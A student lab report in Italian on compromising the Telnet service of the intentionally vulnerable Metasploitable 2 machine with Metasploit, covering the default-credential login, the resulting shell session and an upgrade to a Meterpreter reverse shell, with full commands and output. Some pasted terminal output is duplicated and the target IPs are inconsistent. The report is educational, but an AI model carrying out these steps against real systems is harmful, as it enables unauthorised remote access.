

Analisi, Autenticazione e Post-Exploitation del Servizio Telnet su Metasploitable 2

Studente: Domenico Vitale

Laboratorio: Sicurezza Informatica

Strumento: Metasploit Framework

Introduzione

Il presente laboratorio ha l'obiettivo di analizzare e sfruttare il servizio Telnet presente sulla macchina vulnerabile Metasploitable, utilizzando il framework Metasploit. L'attività è stata suddivisa in quattro fasi principali: identificazione del servizio, autenticazione con credenziali predefinite, gestione delle sessioni ottenute e upgrade della sessione a Meterpreter.


La macchina Metasploitable è progettata a scopo didattico e presenta vulnerabilità intenzionali, utili per comprendere le tecniche di penetration testing.

Ambiente di laboratorio

L'ambiente utilizzato è composto da:

- Macchina Attaccante: Kali Linux
- Macchina Target: Metasploitable
- Virtualizzazione: VirtualBox
- Configurazione di rete: Host-only Adapter
- Servizio analizzato: Telnet (porta 23/TCP)

La connettività tra le macchine è stata verificata tramite test di rete preliminari.



```
(kali㉿kali)-[~/Desktop]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=2.41 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.462 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=12.0 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.16 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.569 ms
^C
— 192.168.50.101 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4013ms
rtt min/avg/max/mdev = 0.462/3.319/11.992/4.391 ms

(kali㉿kali)-[~/Desktop]
$
```


Fase 1 – Analisi del Servizio Telnet

Nella prima fase è stato utilizzato il modulo `auxiliary/scanner/telnet/telnet_version` per identificare il servizio Telnet attivo sulla macchina target.

La scansione ha confermato la presenza del servizio sulla porta 23 e ha restituito il banner del server, evidenziando informazioni sensibili come il prompt di login e l'indicazione di credenziali di default.

Modulo usato:

`auxiliary/scanner/telnet/telnet_version`



```
kali@kali:~/Desktop/Condivisi
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               no        The password for the specified username
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)
  TIMEOUT   30               yes       Timeout for the Telnet probe
  USERNAME  no               no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/telnet/telnet_version) >
```

Impostato l' IP target:

`set RHOSTS 192.168.50.101`

Controllo dei settaggi:

`show options`

```

kali@kali:~/Desktop/Candiru
Session Actions Edit View Help
kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop/Candiru kali@kali:~/Desktop/Candiru

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                                                                                                                     |
|----------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                                                                                                         |
| RHOSTS   | 192.168.56.101  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht</a> |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                                                                                                           |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                             |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                                                                                                                    |
| USERNAME |                 | no       | The username to authenticate as                                                                                                                                                                 |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) >

```


run

[illegible]

L'esecuzione del modulo ha permesso di ottenere con successo l'accesso al sistema e la creazione di una sessione di tipo command shell.

Modulo usato:

use auxiliary/scanner/telnet/telnet_login

A screenshot of a Metasploit terminal session. The terminal window has a title bar that says "kali@kali: ~/Desktop/Condivisi". The session shows the user typing "I love shells --egypt" and then running the command "use auxiliary/scanner/telnet/telnet_login". The output shows the module's options table.

```
kali@kali: ~/Desktop/Condivisi
II
IIIIII 'T';P'
        'Yvp'
        \./ | \./
        \./ | \./
I love shells --egypt

      =[ metasploit v6.4.103-dev
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         192.168.50.101  true      The target IP address.
```

Impostato l' IP target:

set RHOSTS 192.168.50.101

Impostato le credenziali ricavate dalla scansione precedente:

set USERNAME msfadmin

set PASSWORD msfadmin

Impostato STOP_ON_SUCCESS true:

set STOP_ON_SUCCESS true

Controllo settaggi:

show options

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD	msfadmin	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.50.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	msfadmin	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Avvio scansione:

run

```

THREADS      1          yes    The number of concurrent threads (max one per host)
USERNAME     msfadmin   no     A specific username to authenticate as
USERPASS_FILE      no     File containing users and passwords separated by space, one pa
USER_AS_PASS    false   no     Try the username as the password for all users
USER_FILE       no     File containing usernames, one per line
VERBOSE       true     yes    Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.101:23 - No active DB -- Credential data will not be saved!
[*] 192.168.50.101:23 - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23 - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.100:46025 → 192.168.50.101:23) at 2026-01-20 08:57:09 -0500
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >

```

FASE 3 – Gestione delle sessioni

Una volta ottenuto l'accesso, le sessioni attive sono state verificate tramite il comando **sessions -l**.

Successivamente, è stata avviata l'interazione con la sessione appena creata mediante il comando **sessions -i**, consentendo l'esecuzione di comandi direttamente sul sistema target.

sessions -l:verifica delle sessioni

```
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.101:23 - No active DB -- Credential data will not be saved!
[*] 192.168.50.101:23 - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23 - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.100:46025 -> 192.168.50.101:23) at 2026-01-20 08:57:09 -0500
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions

  Id  Name  Type  Information                                     Connection
  --  ---  --
  1    shell TELNET msfadmin:msfadmin (192.168.50.101:23) 192.168.50.100:46025 -> 192.168.50.101:23 (192.168.50.101)

msf auxiliary(scanner/telnet/telnet_login) > 
```

sessions -i 1:interazione con la sessione creata

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ 
```

FASE 4 – Upgrade della Sessione a Meterpreter

Per migliorare le capacità di controllo e post-exploitation, la sessione di tipo shell è stata messa in background e aggiornata a una sessione Meterpreter utilizzando il modulo `post/multi/manage/shell_to_meterpreter`.

L'operazione di upgrade è andata a buon fine, permettendo l'apertura di una nuova sessione Meterpreter, che offre funzionalità avanzate di gestione del sistema compromesso.

Sessione in background:

Ctrl + Z

Carico il modulo di upgrade:

use post/multi/manage/shell_to_meterpreter

Configura il modulo:

set SESSION 1

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N] y
msf auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > 
```

Settaggio LHOST:

set LHOST 192.168.50.100

```
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  ----      -
  HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
  LHOST     192.168.50.100  no        IP of host that will receive the connection from the payload (Will try
  LPORT     4433             yes       Port for payload to connect to.
  SESSION   1                yes       The session to run this module on

View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > 
```

Eseguo l'upgrade:

run

```
View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4433 → 192.168.50.101:51851) at
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > 
```

Controllo le nuove sessioni:

sessions -l

```
Active sessions


=====

  Id  Name  Type                Information                                     Connection
  --  ---  --
  1      shell          TELNET msfadmin:msfad  192.168.50.100:46025
                               min (192.168.50.101:2  → 192.168.50.101:23
                               3) (192.168.50.101)
  2      meterpreter x86/linux  msfadmin @ metasploit  192.168.50.100:4433 -
                               able.localdomain    > 192.168.50.101:5185
                               1 (192.168.50.101)

msf post(multi/manage/shell_to_meterpreter) > 
```


Interagisco con Meterpreter:

sessions -i 2



```
1      shell      TELNET msfadmin:msfad 192.168.50.100:4
min (192.168.50.101:2 → 192.168.50.10
3)      (192.168.50.101)
2      meterpreter x86/linux msfadmin @ metasploit 192.168.50.100:4
able.localdomain > 192.168.50.101
1 (192.168.50.10

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > 
```

Analisi delle Implicazioni di Sicurezza

L'esercizio evidenzia gravi criticità di sicurezza, tra cui:

- Utilizzo di credenziali di default
- Presenza di un servizio Telnet non cifrato
- Possibilità di accesso remoto non autorizzato
- Facilità di escalation delle capacità di controllo del sistema

In un contesto reale, tali vulnerabilità consentirebbero a un attaccante di compromettere rapidamente l'intero sistema.

Conclusioni

L'attività svolta dimostra l'efficacia del framework Metasploit nel supportare le fasi di autenticazione, gestione e post-exploitation di un sistema vulnerabile. Il laboratorio ha permesso di comprendere l'importanza di adottare configurazioni sicure, disabilitare servizi obsoleti e rimuovere credenziali di default per prevenire accessi non autorizzati.